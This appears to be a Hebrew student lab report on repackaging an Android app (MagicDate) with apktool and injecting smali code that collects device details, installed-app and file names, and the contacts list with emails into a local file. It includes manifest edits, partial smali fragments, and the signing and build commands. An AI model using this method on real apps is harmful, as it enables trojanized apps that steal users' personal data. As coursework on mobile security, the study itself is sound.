313260382

תהליך העבודה:

הורדת אפליקציית הבסיס מאתר המודל

התקנת ה apktool למחשב (windows)

פתיחת קובץ האפליקציית בסיס כתיקייה לאחר הפקודה apktool d

לאחר ניתוח מבנה אפליקציית הבסיס (בקבצי smali)

כתיבת אפליקצייה זדונית בעלת כפתור אחד:

בעת לחיצה על הכפתור האפליקציה תגנוב מידע אודות הפלאפון (ללא צורך בהרשאות)- מספק מידע יעיל מאוד להמשך התקפה, כמו לדוגמא סוג המכשיר וגודלו גרסת המכשיר מעבד וכדומה.

יעיל מאוד לתכנון התקפה נוספת וזיהוי חולשות במכשיר (לדוגמא שריפת הבטריות במכשיר ה galaxy note 7)


(דוגמה לחולשת גרסא של מכשיר שמהתחממות יתר של המכשיר הבטריה נשרפת).

בנוסף האפליקצייה תגנוב מידע אודות הקבצים הנוספים במכשיר: שמות קבצים ואפליקציות והמיקום שלהם במכשיר.

כמו כן כדי לאפשר יכולת להפצת ההתקפה ישנה הרשאה אחת של אנשי קשר

הקוד הזדוני יגנוב את רשימת אנשי הקשר והמיילים מתוך הפלאפון של הנתקף.

בניית apk לאפליקצייה הזדונית ופתיחת קובץ באמצעות apktool d



השתלת הקוד הזדוני בקוד הsmali של האפליקציה:

השלב הראשון הוא השתלה בקובץ AndroidManifest.xml

*AndroidManifest.xml - Notepad

File Edit Format View Help

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.MagicDate">
<uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:label="@string/app_name" android:name=".MagicDate" android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

השתלת ההרשאות בקובץ הManifest

השלב השני היה השתלת הפונקציות שכתבתי באפליקצייה הזדונית:

MagicDate.smali - Notepad

File Edit Format View Help

```
.method private writeData(Ljava/lang/String;Landroid/content/Context;)V
    .locals 3
    .param p1, "fileData"    # Ljava/lang/String;
    .param p2, "context"    # Landroid/content/Context;

    .line 97
    :try_start_0
    new-instance v0, Ljava/io/OutputStreamWriter;

    const-string v1, "information.txt"

    const v2, 0x8000
```

פונקצייה מתוך האפליקצייה הזודנית,

פונקציה זו כותבת את כל המידע שנגנב לתוך הקובץ.

MagicDate.smali - Notepad

File Edit Format View Help

```
.method public getAllContacts()Ljava/util/ArrayList;
    .locals 19
    .annotation system Ldalvik/annotation/Signature;
        value = {
            "()",
            "Ljava/util/ArrayList<",
            "Ljava/util/ArrayList<",
            "Ljava/lang/String;",
            ">;>;"
        }
    .end annotation

    .line 109
    new-instance v0, Ljava/util/ArrayList;

    invoke-direct {v0}, Ljava/util/ArrayList;-><init>()V
```

פונקצייה מתוך האפליקצייה הזודנית,

פונקציה זו גונבת את המידע על אנשי הקשר והמיילים שלהם

```
.method public getAllInfo()V
    .locals 15

    .line 31
    const-string v0, "window"

    invoke-virtual {p0, v0}, Lcom/MagicDate/MagicDate;->getSystemService(Ljava/lan

    move-result-object v0

    check-cast v0, Landroid/view/WindowManager;

    .line 32
    .local v0, "wm":Landroid/view/WindowManager;
    if-eqz v0, :cond_3

    .line 33
    invoke-interface {v0}, Landroid/view/WindowManager;->getDefaultDisplay()Landro
```

. פונקצייה מתוך האפליקצייה הזודנית,

פונקציה זו גונבת את המידע על חומרת הפלאפון של המשתמש ומידע על האפליקציות הנוספות במכשיר.

הכנסת הפונקציות התבצעה בהתאם למיקומם בקובץ הsmali של האפליקצייה הזדונית.

השלב השלישי היה הוספת הפונקציה שמפעילה את ההתקפה ואת פונקציות העזר:

```
invoke-direct {p0, v1}, Lcom/MagicDate/MagicDate;->calc(I)V

goto :goto_0

.line 137
.end local v0    # "tmpAnzahl":Ljava/lang/String;
:pswitch_1
invoke-virtual {p0}, Lcom/MagicDate/MagicDate;->getAllInfo()V
invoke-direct {p0}, Lcom/MagicDate/MagicDate;->getRandom()V

goto :goto_0
```

לאחר השתלת הקוד הזדוני בקבצי אפליקציית הבסיס:

יצירת מפתח באמצעות הפקודה:


keytool -alias <alias_name> -genkey -v -keystore mykey.keystore

בניית האפליקציה באמצעות apktool b והמפתח הסודי שנוצר.

```
C:\Users\Orkabi\Desktop\apktool>apktool b magicDate
I: Using Apktool 2.6.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

הפעלת הקובץ הסופי (אפליקציית הבסיס לאחר הזרקת הקוד הזדוני) באמצעות האמיולטור

לאחר לחיצה על כפתור הrandom נוצר קובץ information.txt



הקובץ עם המידע מצורף לקבצי ההגשה.